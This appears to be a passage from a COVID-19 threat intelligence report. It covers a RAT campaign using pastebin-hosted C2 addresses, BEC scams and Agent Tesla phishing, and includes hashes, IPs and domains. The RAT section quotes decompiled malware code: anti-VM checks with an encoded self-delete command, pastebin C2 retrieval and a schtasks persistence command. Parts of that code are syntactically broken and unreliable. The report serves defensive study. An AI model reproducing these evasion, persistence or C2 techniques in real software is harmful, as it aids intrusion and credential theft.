SHA256	a563a898ce1c8dcac374ef8a468e39a185ca3b010f1a41b60731a7beac23f846	Vendetta
SHA256	4c886afcf091e440b12ade502e4b8dcd2e9995cb2c10d7c0f8fd16e736d6fca6	Agent Tesla
SHA256	2e268914ba79bc7c7ac43a39b6dc463d56e32f6e43ff8cfb4aa19e43aefd8ffb	Agent Tesla
SHA256	3363075fd1a09ada8858a47b099c702028f26705c5967633ee92f341817db3b3	Agent Tesla
SHA256	14e7b4f4f4e98ecb3aad0e67857b3fbbca1d314ecdaa0b1aab122e1d97954977	Loki
SHA256	eddcaacc8947b326dd6998c90175846c76375ee953074668354ac72dba27ffdf	Formbook

SHA256	f9155082e1d12e318287a25bb73036feab7c75b7f0c3c1c30f457cbecaf9763a	REMCOS
SHA256	388b67c9e243a4156343e3f2c6b640df04f1803a2eed2b66ff88ee698e348880	GEN RAT
SHA256	44e50aaa49e93786e5e228983b0b1daddf8ad88baacc627e7667ea749d64cdfe	Agent Tesla
SHA256	5b6b8e78568b828610d9d85128e14e34938614f7fc2885569995834678da14b2	Formbook
SHA256	fe376b2372b224037d4ab183527213a3731e8a141a74cbdabd1c00eb52da6323	Unknow
SHA256	cd9b154f848a6f37a110de136034cbf5190600da5687bb6259f19addf2e2759a	Agent Tesla
SHA256	82d3edc9ad7ba25feca5ef08641b0f030d92faa5dec17f3148e062b727a0240c	Agent Tesla
SHA256	b590b1181625df5cc62b8716449c07faf158411381babca4d22988c5d852aafa	GEN RAT
SHA256	bacaaa40e0f3b6cba3fc498dfbd6f2d198a767453cd8513acdbafa9fefaeed2a	Vendetta
SHA256	c1b451ce8ae3ab62b5cdfd52793c5cf4e57efbc39012c4139d1b8958b202f6d1	GEN MALWARE
SHA256	895225b53f54d122a60d52a692acfe09a4fb64fbc2bea01746d2ec3f12e3a564	Agent Tesla
SHA256	0627b6c0e68d720dbeafde9231c6a2a1652a7c6e1d7b8816fc8c829e793c0847	Agent Tesla
SHA256	26ff94fc13fe6281062a8b36abed5e25e350dd441a31b8acc910292fd67c4805	Vendetta
SHA256	6ff9969b0b9d452a37be71de3c3cb1773a4ce604068bdb715ee3f2742d0e3898	HawkEye
SHA256	67669c698454edaee7a64ddeb26eea619e2946939a4d71b5299b9fef7c4252a1	GEN RAT
SHA256	f3eb876bdd52d2f6fb8a8dfe28fcff50129a1fd88f76b3e99c500357c36ff862	Vendetta
SHA256	bb8510a80af2965bdca1fdb2218ebfaa2a72402c0b767c3fde6b7807baa647b5	Az0rult,Kbot
SHA256	0756d1e1046fc633cd6796b320ba230db24e73c238c7ceb4dd20096ff366502b	Phobos Ransomware
SHA256	246366b847f40185b79d4b7dccd159a0ea49b16043baa6c2898ad6dc88fcf0a0	Agent Tesla
SHA256	4e4b0f2b45295ae88dc7cd1e2846788f54a22905bf6cf289519f609e41dda2a4	Agent Tesla
SHA256	eceba2e6a2c1be781eaa0dd185fae4061a47c5cda10934672723f9ce06332ff4	Vendetta
SHA256	7b5e89ca46752ad31a046d9b1ef6ab2ceb8289e1dcf8c68556df0a2b27f8acb1	Nanocore
SHA256	230768a8b1c1a0f8ee13a9d91a67742f3c0dac9d1bb5218a59362b6ddfd07284	Vendetta
SHA256	5456f58b7112cbc0cccb10f8da3b6edb96712a08dfc09729aad2f60bd62be4fc	Agent Tesla
SHA256	28240d3260b1ea8df33747d3d6c9be6685f83dbc4c40d6c90b2622054dd79b4b	Az0rult
SHA256	38540db35f6786084fa896cb52297141625d5e8da335e8b539fda1683cda5f86	Vendetta
SHA256	a9d9dd9c8a720a43790c0218adfc255ef41a3b5f1be8b1e0d0e9931a24225493	Vendetta
SHA256	47dcbf01785cbe9d614186a2fa97706470ef31008ce7d09f2bbcae8d96c073f0	Nanocore
SHA256	2656b3ff415a282bab5d844689e62e93e2f6ff089529bda9377bbb58cce17880	Agent Tesla
SHA256	59674d38de995cca06bb45e523d6c080eae1d717ec632932d28c0dd648b1086d	Agent Tesla
SHA256	d3db87b88e8b020f212e9707d8efb3888eccf436fd30658966e6db0e90e46f04	Agent Tesla
SHA256	7dac4a54cfc927b195a3b35b031b7653622dc95706324122e39c6ed1f1767259	Agent Tesla
SHA256	0245bb4c69fc027f53b3f5c41ed13a515a81c9b0bb12700df6688554ce248d70	Agent Tesla
SHA256	d4d23638d8c40ac1f052c82c4302aa3403378afdb65cab1bc582396c2ae7757a	Remcos
SHA256	32ae82bfe98d50ecd5d6a7267854c8e09f353c980d4bd526de6128202b884cb2	Vendetta
SHA256	080ff06496d8b6b5e6307059e378ed7052e381a6f130d89385c778edf32ae996	GEN RAT
SHA256	4791a5bcad2a0ea8e525bf24dc5c480ead507f0a888b31134fc26799167a2f94	GEN RAT
SHA256	1745870e72b522d26907dd2a6b9005804bf5aa390df6cc9cac32d3cd1d118cfc	Hawkeye
SHA256	795f59666238d3e1d5ae55f2f43b4b85e040488444865f23f3d3d43b26451203	GEN RAT
SHA256	1cadbfc60a4a24b71e3024cec9bcb7a451f6dc2ac61f714e060925e927e41d2d	Siplog
SHA256	1c964f7b4a1f588cab0f3a68eb987905b9d5b4d3121db07af0e26b291db6f1b7	Agent Tesla
SHA256	0513703f3cdd9baff0674327643363118251 31de68252c8e20392e08e55c15f7	AVE_MARIA

HustleKing

(Intelligence provided by ElevenPaths)

COVID-19 campaign using multiple RATs

Another campaign we came across used several Remote Access Trojans (RATs), aims to steal information , including credit card details. The operation used many known RATs such as LimeRAT, NanoCoreRAT and QuasarRAT. The attackers also used pastebin to publish the updated addresses of C2 destinations.

The actor sent packed RATs compressed in ZIP files using a PDF icon to deceive the targets (see figure 31). The last samples are COVID-19 related, like the following hash (SHA256): 3d56b121b85ea111f4e92b31f69c3bf9b10962f4dc3a1724029d8087008ad1a3




Figure 31: PDF icon to deceive the targets, provided by ElevenPaths.

The RAT uses AES for encryption:

```
------------------------------------------------

   public class C_Encryption {

      public static void AES_Encrypt(string input) {
         Security.Cryptography.RijndaelManaged AES = new
Security.Cryptography.RijndaelManaged();
         Security.Cryptography.MD5CryptoServiceProvider Hash_AES = new
Security.Cryptography.MD5CryptoServiceProvider();
         string encrypted = "";
         try {
            byte[,] hash;
            byte[] temp = Hash_AES.ComputeHash(SB(C_Settings.EncryptionKey));
            Array.Copy(temp, 0, hash, 0, 16);
            Array.Copy(temp, 0, hash, 15, 16);
            AES.Key = hash;
            AES.Mode = Security.Cryptography.CipherMode.ECB;
            Security.Cryptography.ICryptoTransform DESEncrypter = AES.CreateEncryptor;
            byte[] Buffer = SB(input);
            encrypted = Convert.ToBase64String(DESEncrypter.TransformFinalBlock(Buffer,
0, Buffer.Length));
            return encrypted;
         }
         catch (Exception ex) {
         }
      }
```

```
        public static void AES_Decrypt(string input) {
            Security.Cryptography.RijndaelManaged AES = new
Security.Cryptography.RijndaelManaged();
            Security.Cryptography.MD5CryptoServiceProvider Hash_AES = new
Security.Cryptography.MD5CryptoServiceProvider();
            string decrypted = "";
            try {
                byte[,] hash;
                byte[] temp = Hash_AES.ComputeHash(SB(C_Settings.EncryptionKey));
                Array.Copy(temp, 0, hash, 0, 16);
                Array.Copy(temp, 0, hash, 15, 16);
                AES.Key = hash;
                AES.Mode = Security.Cryptography.CipherMode.ECB;
                Security.Cryptography.ICryptoTransform DESDecrypter = AES.CreateDecryptor;
                byte[] Buffer = Convert.FromBase64String(input);
                decrypted = BS(DESDecrypter.TransformFinalBlock(Buffer, 0, Buffer.Length));
                return decrypted;
            }
            catch (Exception ex) {
            }

        }
    }

-----------------------------------------------
```

Additionally, the RAT implements AntiVM techniques to evade detection and hinder analysis:

```
-----------------------------------------------

public class C_AntiVM {

    [Runtime.InteropServices.DllImport("kernel32.dll")]
    public static bool LoadLibrary(string dllToLoad) {
    }

    public static void Check() {

        try {
            if (DetectVirtualMachine()) {
                goto del;
            }
            else if (C_ID.MyOS.ToString.ToLower.Contains("XP".ToLower)) {
                goto del;
            }
            else if ((C_AntiVM.LoadLibrary("SbieDll.dll") == true)) {
                goto del;
            }
            else if ((Diagnostics.Debugger.IsLogging || Diagnostics.Debugger.IsAttached)) {
                goto del;
            }
            else if (IO.File.Exists((Environment.GetEnvironmentVariable("windir") +
"\\vboxhook.dll"))) {
```

```
                goto del;
              }

              return;
            del:

Shell((BS(Convert.FromBase64String("Y21kLmV4ZSAvYyBwaW5nIDAgLW4gMiAmIGRlbCA="")) + ("\""
                        + (Windows.Forms.Application.ExecutablePath + "\""))),
AppWinStyle.Hide, false, -1);
          }

          ((Exception)(ex));
        }
      }
}
NextEndUsing;
EndUsing;
CatchException ex;
Endtry {
   return false;
}
-------------------------------------------------
```

Shown below is a sample configuration retrieved from pastebin:

```
-------------------------------------------------

try {
  Net.NetworkCredential myCredentials = new Net.NetworkCredential("", "");
  WC.Credentials = myCredentials;
  string Response =
WC.DownloadString(C_Encryption.AES_Decrypt(C_Settings.Pastebin));
  object SPL = Response.Split(":");
  C_Settings.HOST = SPL[0]
  Random r = new Random();
  C_Settings.PORT = SPL[NewRandom(Unknown., Next, 1, SPL.Length]
  WC.Dispose();
  catch (Exception ex)
  }
```

For persistence, the sample creates a scheduled task to ensure it can start on every boot:

```
schtasks /create /f /sc ONLOGON /RL HIGHEST /tn LimeRAT-Admin /tr
"'C:\Users\%USERNAME%\AppData\Roaming\Windows PDF - Adobe Acrobat.exe'"
```

Flow diagram




Figure 32: Flow diagram, provided by ElevenPaths.

Infrastructure

We have observed this actor using the same infrastructure for some time. They use pastebin for publishing the domain and ports where the C2 is listening, so there is no need to generate a new binary with the configuration as these details will be available as long as the pastebin page can be reached.

The adversary used M247 Limited hosting. At one point, the adversary used to simply renew the IP addresses while the domain remained online. This included several RATs, all of them controlled on the same domain.

The domain hustleking.myddns[.]me has been active during the last months, hosting the C2 infrastructure needed for the different RATs.

DATE	RESOLVED IP
5/15/2020	199.189.26.114
5/15/2020	194.35.114.180
5/13/2020	194.35.114.8
4/1/2020	194.35.114.5
3/3/2020	194.35.114.14
3/2/2020	23.154.160.168
2/29/2020	194.35.114.165
2/28/2020	194.35.114.4
2/27/2020	194.35.114.178
2/11/2020	194.35.114.2
2/10/2020	194.35.115.17

2/7/2020	194.35.115.136
2/5/2020	194.35.114.167
1/31/2020	194.35.115.133
1/29/2020	199.189.26.194
1/29/2020	194.35.114.174
1/24/2020	194.35.114.181
1/19/2020	194.35.114.9
1/18/2020	194.35.115.132
1/14/2020	194.35.114.183
11/22/2019	194.35.114.3

MITRE ATT&CK™ Matrix – Windows

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	C&C	Exfiltration	Impact
	Scheduled Task	Scheduled Task	Scheduled Task	NTFS File Attributes							
				Software Packing							

Figure 33: Example MITRE ATT&CK™ framework, provided by ElevenPaths.

Indicators of compromise associated with this campaign.

TYPE	INDICATOR	DESCRIPTION
URL	pastebin[.]com/QM5ttnx3	C2 Destination
URL	pastebin[.]com/LAafDdp7	C2 Destination
Hostname	hustleking.myddns[.]me	C2 for multiple RATs
SHA256	3d56b121b85ea111f4e92b31f69c3bf9b10962f4dc3a1724029d8087008ad1a3	LimeRAT
SHA256	58da7be9794e698089cab73670670427426a846d477815a0770a6689d6b70e02	LimeRAT
SHA256	87926ace10383d286352d0790c28fffd30d7956f3e636bcbee49758144094531	NanoCoreRAT
SHA256	257576ba16885ae2e681369f3dbd4b60f21543667d7b573a7803b32bf536b2b6	QuasarRAT
SHA256	e047fa064cc6be78515bbbfb6ca50ca5524cef745d5872fc16d575ce639620cb	LimeRAT
SHA256	b324e2128b9940a6db9fdcf640b4c38afb50c5044d07f9b4257861b87fc6ba52	LimeRAT
SHA256	36059465a7e72a9f7bfe77f51a5d320719012e72bd09d56afe83278cf231becb	NanoCoreRAT
SHA256	8e723394020ee8cdd918ef3a54dbfdea2ddd1edd9cd59f2d836388b8c27a7d14	LimeRAT
SHA256	95864e671f6fbe4829856acc49196099e4c1bf20e34cfd2ae8869961178c83b0	NanoCoreRAT
SHA256	0b3905c350aa774eb1f89df5c2b5822b5d3b9d6cc05d408f9f9bd4054ada0933	NanoCoreRAT
SHA256	4e2182647dddb348a268c41ae146102b9bd49c2594b12423f667dd4867b1c3e5	NanoCoreRAT
SHA256	adc6292676456e449e0f2d0c365a4a6cbc8589eda32ed483c54d633c6deb6a02	NanoCoreRAT
SHA256	78709fee17934dbddd4c44c0d65da38c61f9757270768dcbc31c9d65a964c56e	NanoCoreRAT
SHA256	76c9fa424d75add3cd2f5d78658674a16ff2b7dd0b87498e81452ee819f0e179	NanoCoreRAT
SHA256	38a1c7275b80c2bfcf1c47172f69e7cbc7b442a5c5d839f395515c70790eaab0	QuasarRAT

Samples Attack Types

Business Email Compromise (BEC)

(Intelligence provided by Trustwave)

There has been an uptick of business email compromise (BEC) scams in which attackers have themed around the COVID-19 pandemic. In these attacks, a fraudster impersonates an executive to trick individuals in the organization into sending money or sensitive information. Below, we've provided examples of some common types of scams we've observed.

BEC-COVID gift card scam

Business email compromise messages with COVID-19 themes are requesting iTunes, Amazon, and Walmart gift cards from their victims. This attack is carried out using the familiar, concise message template insisting urgency, but this time requesting credentials of the physical gift cards instead of the usual wire transfer request as shown in figure 34.




Figure 34: BEC gift card scam email, provided by Trustwave.

BEC-COVID wire transfer scam

These messages are typically short and require a response without providing much detail, and they convey urgency to avoid suspicion as shown in figure 35.




Figure 35: BEC wire transfer scam email, provided by Trustwave.

BEC-COVID payroll scam

The general theme of the BEC payroll scams related to COVID is that the CEO of the company is sending an email message to the company's payroll manager demanding a change to the payroll direct deposit account. This is followed by a demand for urgency in handling the request. The CEO's name is used in the "From" field, and the display name part appears as legitimate, with common subject lines like "Payroll Update," "Payroll Request," and "Change Payroll." The sample shown in figure 36 requests a change of direct deposit due to the COVID-19 pandemic.




Figure 36: BEC payroll scam email, provided by Trustwave.

BEC-COVID assistance in a confidential legal matter

This scam is crafted with a personalized message inviting the victim into sworn secrecy due to legal implications of a sensitive business requirement. Such BEC messages often involve references to legal firms, informing the victim that they must comply with company lawyers to fulfill certain legal and business requirements discreetly to avoid leaks due to the sensitivity and legality of the business matter. This is followed by a demand from the attackers to reveal sensitive information. The sample shown in figure 37 is a COVID-19 variant of this scam.




Figure 37: BEC legal matter sample, provided by Trustwave.

Information-Stealing Campaigns

(Intelligence provided by Trustwave)

As seen in pre-COVID-19 times, threat actors tend to use common info-stealer software and tailor the phishing campaigns to speak to top news stories. A crisis like COVID-19 is never wasted. About 26.7% of the COVID-19 malware samples analyzed appear to be one of the variants of Agent Tesla. Agent Tesla is one of the many readily available info-stealing RATs that can steal FTP credentials, stored email passwords, and passwords stored in the browser. This malware is inexpensive, and it comes with 24/7 technical support. The figure below shows an ad for the purchase of this keylogger which markets the malware as " . . . [it will] give you unbelievable results" (figure 38).




Figure 38: Example of advertisement for Agent Tesla, provided by Trustwave.

One of a slew of phishing campaigns identified spreading Agent Tesla preys on those attempting to obtain Personal Protection Equipment (PPE). As shown in the figure 39, the email claims to be from a manufacturer who is also selling disposable face masks and forehead thermometers. The phishing attempt reiterates there is a high demand for this product, and it insinuates that immediate action should be taken. It is claimed that the items are listed in an attachment document named as "Face Mask Quote.zip.




Figure 39: Phishing sample with an attachment identified as Agent Tesla, provided by Trustwave.

However, the zip archive contains an executable named “Face Mask Quote.exe.” This attack is anticipating that the victim has “show extension”’ disabled in file manager, so it evades this individual’s radar as being malicious. On execution, the Agent Tesla harvests credentials from browsers and other applications and exfiltrates that data via SMTP. To give you an idea of the kind of data that is captured, see the screen shot in figure 40.




Figure 40: Credentials exfiltrated via SMTP, provided by Trustwave.

This malware campaign is aimed to infect low-yield targets, and other phishing campaigns use this info to specifically targeted victims (aka spear phishing). For example, the sample shown in figure 41 with the subject “X Company’s” latest insights on the impact of COVID-19” impersonates Dilip Chenoy, who is the Secretary General of industry body Federation of Indian Chambers of Commerce and Industry (FICCI). Allegedly, the attachment shares post-COVID19 insights to its members about how business models will have to adjust to survive the economic impact.

